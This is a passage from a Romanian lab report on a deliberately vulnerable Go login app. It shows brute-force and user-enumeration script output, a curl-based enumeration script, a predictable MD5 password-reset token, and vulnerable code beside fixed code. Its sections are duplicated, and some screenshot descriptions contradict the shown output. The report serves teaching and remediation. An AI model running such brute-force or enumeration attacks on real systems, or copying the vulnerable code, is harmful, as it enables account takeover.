[Attempt 13] 12:12:01 - Parola: 000000
X Wrong password (401)
[Attempt 14] 12:12:01 - Parola: iloveyou
X Wrong password (401)
[Attempt 15] 12:12:01 - Parola: 1234
X Wrong password (401)
Total attempts: 15
Scripts git:(vulnerable) X
```

Figura 3: Script de brute force pe endpoint-ul de login

Aplicația nu limitează numărul de cereri pe `/api/login` și nu blochează contul după încercări repetate. Un script simplu poate testa mii de parole fără nicio restricție.

Impact: Fără nicio limitare, un script poate testa zeci de mii de parole pe minut. Conturile cu parole slabe cad în secunde.

5.4 4.4 — User Enumeration



The screenshot shows a terminal window titled "CrackMe-AuthX" within a virtual machine environment labeled "ubuntu24.04 on QEMU/KVM". The terminal output displays the results of a script named "test3.sh". It begins with a "Bad email test" for "userinexistent@example.com", returning a 404 status and a JSON error message: {"error": "User not found"}. This is followed by a "Bad password test" for "user1@example.com", returning a 401 status and a JSON error message: {"error": "Wrong password"}. The script then proceeds to test a series of email addresses. For each address, it prints "Testing: [email address]", followed by a green checkmark and "USER FOUND!" if the user exists. The email addresses tested are: bcooper@gmail.com, aharris@gmail.com, cmiller@gmail.com, btorres@gmail.com, cnelson@gmail.com, amurphy@gmail.com, bthomas@gmail.com, awalker@gmail.com, cgarcia@gmail.com, bgriffin@gmail.com, asimmons@gmail.com, bparker@gmail.com, cphillips@gmail.com, and ajackson@gmail.com. The terminal interface includes a sidebar with application icons, a top menu bar with "File", "Edit", "Selection", "View", and "Send Key", and a bottom status bar showing "Not Committed Text", "Ln 103, Col 22", "Spaces: 4", "UTF-8", "LF", and "Shell Script".

```
alexandrian@authx:~/CrackMe-AuthX/Scripts$ ./test3.sh
Bad email test
Email: userinexistent@example.com
Status: 404
Body: {"error": "User not found"}

Bad password test
Email: user1@example.com
Status: 401
Body: {"error": "Wrong password"}
Testing: bcooper@gmail.com
-----
Testing: aharris@gmail.com
✓ USER FOUND!
-----
Testing: cmiller@gmail.com
-----
Testing: btorres@gmail.com
-----
Testing: cnelson@gmail.com
-----
Testing: amurphy@gmail.com
✓ USER FOUND!
-----
Testing: bthomas@gmail.com
✓ USER FOUND!
-----
Testing: awalker@gmail.com
✓ USER FOUND!
-----
Testing: cgarcia@gmail.com
-----
Testing: bgriffin@gmail.com
-----
Testing: asimmons@gmail.com
✓ USER FOUND!
-----
Testing: bparker@gmail.com
✓ USER FOUND!
-----
Testing: cphillips@gmail.com
-----
Testing: ajackson@gmail.com
✓ USER FOUND!
```

Figura 4: Enumerare utilizatori prin mesaje de eroare distincte

The screenshot shows a terminal window titled 'alexdamian@authx:~/CrackMe-AuthX/Scripts' with the date 'Apr 26 14:17'. The terminal displays a series of login attempts from 6 to 15. Attempts 6 through 14 fail with a 'Wrong password (401)' status. Attempt 15 is successful with a 'LOGIN SUCCESSFUL! (201)' status. Below the attempts, the terminal shows the output of a script named 'test3.sh' which tests the login endpoint with various email and password combinations. The script uses 'curl' to send POST requests to the API and 'jq' to parse the JSON response. The output shows that for a non-existing email, the status is 401 and the body is {'error': 'User not found'}. For a bad password, the status is 401 and the body is {'error': 'Wrong password'}. The script also shows the response for a valid email and password, which is a 201 status and a body containing the user details.

```
[Attempt 6] 12:12:00 - Parola: 12345678
Wrong password (401)
[Attempt 7] 12:12:00 - Parola: abc123
Wrong password (401)
[Attempt 8] 12:12:00 - Parola: 1234567
Wrong password (401)
[Attempt 9] 12:12:00 - Parola: password1
Wrong password (401)
[Attempt 10] 12:12:00 - Parola: 12345
Wrong password (401)
[Attempt 11] 12:12:00 - Parola: 1234567890
Wrong password (401)
[Attempt 12] 12:12:01 - Parola: 123123
Wrong password (401)
[Attempt 13] 12:12:01 - Parola: 000000
Wrong password (401)
[Attempt 14] 12:12:01 - Parola: iloveyou
Wrong password (401)
[Attempt 15] 12:12:01 - Parola: 1234
LOGIN SUCCESSFUL! (201)

Total attempts: 15
=> Scripts git:(vulnerable) X ./test3.sh
Bad email test
Email: userinexistent@example.com
Status: 401
Body: {"error": "User not found"}

Bad password test
Email: user1@example.com
Status: 401
Body: {"error": "Wrong password"}
=> Scripts git:(vulnerable) X
```

```
test3.sh
1 #!/bin/bash
2
3 EXISTING_EMAIL="user1@example.com"
4 NON_EXISTING_EMAIL="userinexistent@example.com"
5 password="oparolarandom"
6 API_URL="http://localhost:8080/api/login"
7
8 echo "Bad email test"
9 echo "Email: $NON_EXISTING_EMAIL"
10
11 RESPONSE=$(curl -s -w "%{http_code}" -X POST "$API_URL" \
12 -H "Content-Type: application/json" \
13 -d '{"email": "$NON_EXISTING_EMAIL", "password": "$password"}')
14
15 STATUS=$(echo "$RESPONSE" | tail -n1)
16 BODY=$(echo "$RESPONSE" | head -n1)
17
18 echo "Status: $STATUS"
19 echo "Body: $BODY"
20
21 echo ""
22 echo "Bad password test"
23 echo "Email: $EXISTING_EMAIL"
24
25 RESPONSE=$(curl -s -w "%{http_code}" -X POST "$API_URL" \
26 -H "Content-Type: application/json" \
27 -d '{"email": "$EXISTING_EMAIL", "password": "$password"}')
28
29 STATUS=$(echo "$RESPONSE" | tail -n1)
30 BODY=$(echo "$RESPONSE" | head -n1)
31
32 echo "Status: $STATUS"
33 echo "Body: $BODY"
```

Figura 5: Mesaje diferite pentru email inexistent vs. parolă greșită

Endpoint-urile `/api/register` și `/api/forgot-password` returnează mesaje diferite în funcție de existența email-ului. Atacatorul poate trimite cereri automate și construi o listă cu adrese înregistrate în sistem.

Impact: Cu o listă de emailuri valide, atacatorul știe exact pe cine să targeteze — brute force, phishing, totul devine mai eficient.

5.6 4.6 — Resetare parolă nesigură: Token predictibil




Figura 7: Calcularea token-ului de resetare fără a interacționa cu aplicația

Token-ul de resetare este MD5 aplicat pe email-ul utilizatorului, fără salt și fără expirare. Oricine cunoaște email-ul victimei poate calcula token-ul local și reseta parola fără să aibă acces la inbox-ul acesteia.

Impact: Cont preluat fără să știi parola, fără să ai acces la inbox. Și poți repeta oricând, token-ul nu expiră și nu se șterge.

6 Implementare fix

Pentru fiecare problemă găsită, am pus alăturat codul din `vulnerable` și varianta reparată din `secured`, ca să fie clar exact ce s-a schimbat și de ce.

6.1 Fix 4.1 & 4.2 — Password Policy + Stocare parolă

Vulnerable — parola stocată direct în plaintext, fără validare:

```
// api/auth.go (vulnerable)
user := models.User{
    Email:      req.Email,
    Password_hash: req.Password, // plaintext
}
```

Secured — validare input + hashing bcrypt:

```
// api/auth.go (secured)
if err := utils.ValidateStruct(&req); err != nil {
    return c.Status(400).JSON(fiber.Map{"error": err.Error()})
}
hashedPassword, _ := utils.HashPassword(req.Password) // bcrypt cost 12
user := models.User{
    Email:      req.Email,
    Password_hash: hashedPassword,
}
```

Chiar dacă DB-ul e compromis, tot ce vede atacatorul sunt hash-uri bcrypt — ireversibile practic.

6.2 Fix 4.3 — Brute Force / Rate Limiting

Vulnerable — nicio restricție pe numărul de cereri sau încercări:

```
// cmd/main.go (vulnerable)
v1.Post("/login", api.Login)

// api/auth.go (vulnerable) - nicio verificare locked, niciun contor
if user.Password_hash != req.Password {
    return c.Status(401).JSON(fiber.Map{"error": "Wrong password"})
}
```

Secured — rate limiter per IP + blocare cont după 5 încercări:

```
// cmd/main.go (secured)
v1.Post("/login",
    limiter.New(limiter.Config{
        Max: 10, Expiration: 1 * time.Minute,
        KeyGenerator: func(c *fiber.Ctx) string { return c.IP() },
    })
```

```

    }),
    api.Login,
)

// api/auth.go (secured)
if user.Locked {
    return c.Status(423).JSON(fiber.Map{"error": "Account locked"})
}
if !utils.CheckPassword(user.Password_hash, req.Password) {
    user.LoginAttempts++
    if user.LoginAttempts >= 5 { user.Locked = true }
    db.DB.Save(&user)
    return c.Status(401).JSON(fiber.Map{"error": "Invalid credentials
    "})
}
user.LoginAttempts = 0
db.DB.Save(&user)

```

6.3 Fix 4.4 — User Enumeration

Vulnerable — mesaje diferite care dezvăluie existența contului:

```

// api/auth.go (vulnerable)
{"error": "User not found"}      // la email inexistent
{"error": "Wrong password"}     // la parola gresita
{"error": "User already existing"} // la register

```

Secured — mesaj uniform indiferent de cauza erorii:

```

// api/auth.go (secured)
{"error": "Invalid credentials"} // acelasi mesaj in toate cazurile
{"error": "Wrong credentials"}   // la register (email existent)

```

Din exterior nu mai există nicio diferență de răspuns, deci enumerarea nu mai funcționează.

6.4 Fix 4.5 — Gestionare nesigură a sesiunilor

Vulnerable — cookie accesibil din JavaScript:

```

// api/auth.go (vulnerable)
c.Cookie(&fiber.Cookie{
    Name: "token",
    Value: token,
    // HTTPOnly: true,    <-- comentat
    SameSite: "Lax",
})

```

Secured — cookie protejat cu HttpOnly:

```
// api/auth.go (secured)
c.Cookie(&fiber.Cookie{
    Name:      "token",
    Value:     token,
    HTTPOnly:  true,    // inaccesibil din document.cookie
    SameSite:  "Lax",
})
```

Cu `HttpOnly` activ, `document.cookie` nu mai returnează token-ul, indiferent ce script rulează în pagină.

6.5 Fix 4.6 — Resetare parolă nesigură

Vulnerable — token predictibil (MD5 al email-ului), nereutilizabil:

```
// internal/utils/resetpwd.go (vulnerable)
func GeneratePredictableResetToken(username string) string {
    hasher := md5.New()
    hasher.Write([]byte(username)) // doar email, fara salt
    return hex.EncodeToString(hasher.Sum(nil))
}

// api/auth.go (vulnerable) - token ramas activ dupa utilizare
user.Password_hash = req.Password
// De invalidat pe viitor <-- niciodata implementat
```

Secured — token criptografic aleator de 32 bytes, invalidat după utilizare:

```
// internal/utils/resetpwd.go (secured)
func GenerateSecureResetToken() string {
    bytes := make([]byte, 32)
    rand.Read(bytes) // crypto/rand, nu predictibil
    return hex.EncodeToString(bytes)
}

// api/auth.go (secured) - token invalidat imediat dupa resetare
user.Password_hash = hashedNewPassword
user.Reset_password = nil // token sters din DB
db.DB.Save(&user)
```

Token-ul e acum 32 de bytes aleatori — nu mai poate fi dedus din email. Și dispăre din DB imediat după ce e folosit.

7 Demonstrare atacuri (PoC) și Analiză impact

Capturile de mai jos arată atacurile în acțiune pe branch-ul vulnerable. Pentru fiecare e explicat pe scurt ce poate obține un atacator dacă exploatează vulnerabilitatea.

7.1 4.1 — Password Policy slab: Credential Stuffing la Register




Figura 8: Înregistrare conturi cu parole triviale

Aplicația acceptă parole extrem de slabe (123456, admin, abc) fără nicio validare. Un script poate crea sute de conturi cu parole previzibile și folosi aceleași credențiale pe alte servicii (credential stuffing).

Impact: Sute de conturi cu parole previzibile înregistrate în câteva secunde. Pe alte servicii unde aceleași parole sunt reutilizate, efectul e și mai mare.

7.2 4.2 — Stocare nesigură: Acces la baza de date





Figura 9: Vizualizare parole în plaintext din baza de date

Parola e stocată în clar în coloana `password_hash` din `users`. Accesând fișierul `authx.db` prin orice metodă, toate parolele sunt vizibile imediat.

Impact: Toate parolele sunt vizibile direct, fără niciun pas suplimentar. Un singur acces la fișierul DB e suficient.

7.3 4.3 — Brute Force: Lipsa Rate Limiting la Login




```
File Virtual Machine View Send Key
ubuntu24.04 on QEMU/KVM
File Edit Selection View ...
Apr 26 12:12
alexdamian@authx:~/CrackMe-AuthX/Scripts
Scripts git:(vulnerable) X ./test2.sh
Email: user1@example.com
...
[Attempt 1] 12:12:00 - Parola: 123456
X Wrong password (401)
[Attempt 2] 12:12:00 - Parola: 123456789
X Wrong password (401)
[Attempt 3] 12:12:00 - Parola: qwerty
X Wrong password (401)
[Attempt 4] 12:12:00 - Parola: password
X Wrong password (401)
[Attempt 5] 12:12:00 - Parola: 111111
X Wrong password (401)
[Attempt 6] 12:12:00 - Parola: 12345678
X Wrong password (401)
[Attempt 7] 12:12:00 - Parola: abc123
X Wrong password (401)
[Attempt 8] 12:12:00 - Parola: 1234567
X Wrong password (401)
[Attempt 9] 12:12:00 - Parola: password1
X Wrong password (401)
[Attempt 10] 12:12:00 - Parola: 12345
X Wrong password (401)
[Attempt 11] 12:12:00 - Parola: 1234567890
X Wrong password (401)
[Attempt 12] 12:12:01 - Parola: 123123
X Wrong password (401)
[Attempt 13] 12:12:01 - Parola: 000000
X Wrong password (401)
[Attempt 14] 12:12:01 - Parola: iloveyou
X Wrong password (401)
[Attempt 15] 12:12:01 - Parola: 1234
X Wrong password (401)
Total attempts: 15
+ Scripts git:(vulnerable) X
```

Figura 10: Script de brute force pe endpoint-ul de login

Aplicația nu limitează cererile pe `/api/login` și nu blochează contul după încercări repetate. Un script simplu testează mii de parole fără nicio restricție.

Impact: Fără nicio limitare, un script poate testa zeci de mii de parole pe minut. Conturile cu parole slabe cad în secunde.

7.4 4.4 — User Enumeration



The screenshot shows a terminal window titled "CrackMe-AuthX" within a virtual machine environment labeled "ubuntu24.04 on QEMU/KVM". The terminal output displays the results of a script named "test3.sh". It begins with a "Bad email test" showing a 404 status for a non-existent user. This is followed by a "Bad password test" showing a 401 status for a wrong password. The main part of the output is a list of email addresses being tested, with several marked as "USER FOUND!" (aharris@gmail.com, amurphy@gmail.com, bthomas@gmail.com, awalker@gmail.com, cgarcia@gmail.com, asimmons@gmail.com, bparker@gmail.com, ajackson@gmail.com). The terminal interface includes a menu bar (File, Edit, Selection, View, ...), a toolbar with icons for file operations, and a status bar at the bottom showing "Not Committed Text", "Ln 103, Col 22", "Spaces: 4", "UTF-8", "LF", and "Shell Script".

```
alexandrian@authx:~/CrackMe-AuthX/Scripts$ ./test3.sh
Bad email test
Email: userinexistent@example.com
Status: 404
Body: {"error": "User not found"}

Bad password test
Email: user1@example.com
Status: 401
Body: {"error": "Wrong password"}
Testing: bcooper@gmail.com
-----
Testing: aharris@gmail.com
✓ USER FOUND!
-----
Testing: cmiller@gmail.com
Testing: btorres@gmail.com
Testing: cnelson@gmail.com
Testing: amurphy@gmail.com
✓ USER FOUND!
-----
Testing: bthomas@gmail.com
✓ USER FOUND!
-----
Testing: awalker@gmail.com
✓ USER FOUND!
-----
Testing: cgarcia@gmail.com
Testing: bgriffin@gmail.com
Testing: asimmons@gmail.com
✓ USER FOUND!
-----
Testing: bparker@gmail.com
✓ USER FOUND!
-----
Testing: cphillips@gmail.com
Testing: ajackson@gmail.com
✓ USER FOUND!
```

Figura 11: Enumerare utilizatori prin mesaje de eroare distincte

The screenshot shows a terminal window titled 'alexdamian@authx:~/CrackMe-AuthX/Scripts' with the date 'Apr 26 14:17'. The terminal displays a series of login attempts, each with a timestamp, a password, and a status code. Attempts 6 through 15 are shown, with most failing due to 'Wrong password (401)'. Attempt 15 is successful, showing 'LOGIN SUCCESSFUL! (201)'. Below the attempts, the terminal shows the output of a script named 'test3.sh', which tests a login endpoint with various email and password combinations. The script output shows that a non-existing email results in a 401 status and a 'User not found' body, while a bad password results in a 401 status and a 'Wrong password' body. The script also shows the API URL and the response body for each test.

```
[Attempt 6] 12:12:00 - Parola: 12345678
Wrong password (401)
[Attempt 7] 12:12:00 - Parola: abc123
Wrong password (401)
[Attempt 8] 12:12:00 - Parola: 1234567
Wrong password (401)
[Attempt 9] 12:12:00 - Parola: password1
Wrong password (401)
[Attempt 10] 12:12:00 - Parola: 12345
Wrong password (401)
[Attempt 11] 12:12:00 - Parola: 1234567890
Wrong password (401)
[Attempt 12] 12:12:01 - Parola: 123123
Wrong password (401)
[Attempt 13] 12:12:01 - Parola: 000000
Wrong password (401)
[Attempt 14] 12:12:01 - Parola: iloveyou
Wrong password (401)
[Attempt 15] 12:12:01 - Parola: 1234
LOGIN SUCCESSFUL! (201)

Total attempts: 15
=> Scripts git:(vulnerable) X ./test3.sh
Bad email test
Email: userinexistent@example.com
Status: 401
Body: {"error":"User not found"}

Bad password test
Email: user1@example.com
Status: 401
Body: {"error":"Wrong password"}
=> Scripts git:(vulnerable) X
```

```
test3.sh
1 #!/bin/bash
2
3 EXISTING_EMAIL="user1@example.com"
4 NON_EXISTING_EMAIL="userinexistent@example.com"
5 password="oparolarandom"
6 API_URL="http://localhost:8080/api/login"
7
8 echo "Bad email test"
9 echo "Email: $NON_EXISTING_EMAIL"
10
11 RESPONSE=$(curl -s -w "%{http_code}" -X POST "$API_URL" \
12 -H "Content-Type: application/json" \
13 -d '{"email": "$NON_EXISTING_EMAIL", "password": "$password"}')
14
15 STATUS=$(echo "$RESPONSE" | tail -n1)
16 BODY=$(echo "$RESPONSE" | head -n1)
17
18 echo "Status: $STATUS"
19 echo "Body: $BODY"
20
21 echo ""
22 echo "Bad password test"
23 echo "Email: $EXISTING_EMAIL"
24
25 RESPONSE=$(curl -s -w "%{http_code}" -X POST "$API_URL" \
26 -H "Content-Type: application/json" \
27 -d '{"email": "$EXISTING_EMAIL", "password": "$password"}')
28
29 STATUS=$(echo "$RESPONSE" | tail -n1)
30 BODY=$(echo "$RESPONSE" | head -n1)
31
32 echo "Status: $STATUS"
33 echo "Body: $BODY"
```

Figura 12: Mesaje diferite pentru email inexistent vs. parolă greșită

Endpoint-urile `/api/register` și `/api/forgot-password` răspund diferit în funcție de existența email-ului, permițând construirea unei liste de utilizatori valizi.

Impact: Cu o listă de emailuri valide, atacatorul știe exact pe cine să targeteze — brute force, phishing, totul devine mai eficient.

7.6 4.6 — Resetare parolă nesigură: Token predictibil

